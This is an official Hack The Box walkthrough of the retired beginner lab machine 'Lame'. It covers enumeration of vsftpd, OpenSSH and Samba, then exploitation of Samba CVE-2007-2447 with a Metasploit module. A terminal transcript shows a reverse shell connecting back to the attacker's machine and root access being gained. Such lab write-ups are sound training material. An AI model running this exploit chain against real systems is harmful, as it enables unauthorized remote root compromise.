




Hack The Box
PEN-TESTING LABS



Lame

9th October 2017 / Document No D17.100.12

Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official



SYNOPSIS

Lame is a beginner level machine, requiring only one exploit to obtain root access. It was the first machine published on Hack The Box and was often the first machine for new users prior to its retirement.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- Identifying vulnerable services
- Exploiting Samba



Enumeration

Nmap



Nmap reveals vsftpd 2.3.4, OpenSSH and Samba. Vsftpd 2.3.4 does have a built-in backdoor, however it is not exploitable in this instance.



Exploitation

Exploitation is trivial on this machine. After attempting (and failing) to enter using the “obvious” vsftpd attack vector, Samba becomes the only target. Using CVE-2007-2447, which conveniently has a Metasploit module associated with it, will immediately grant a root shell. The user flag can be obtained from **/home/makis/user.txt** and the root flag from **/root/root.txt**

Module: exploit/multi/samba/usermap_script

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(usermap_script) > set rhost 10.10.10.3  
rhost => 10.10.10.3  
msf exploit(usermap_script) > run  
[*] Started reverse TCP double handler on 10.10.14.5:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo csGwofTmLBWoNeu0;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "csGwofTmLBWoNeu0\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (10.10.14.5:4444 -> 10.10.10.3:46854) at 2017-10-10 01:34:57 -0400  
  
pwd  
/  
whoami  
root  
█
```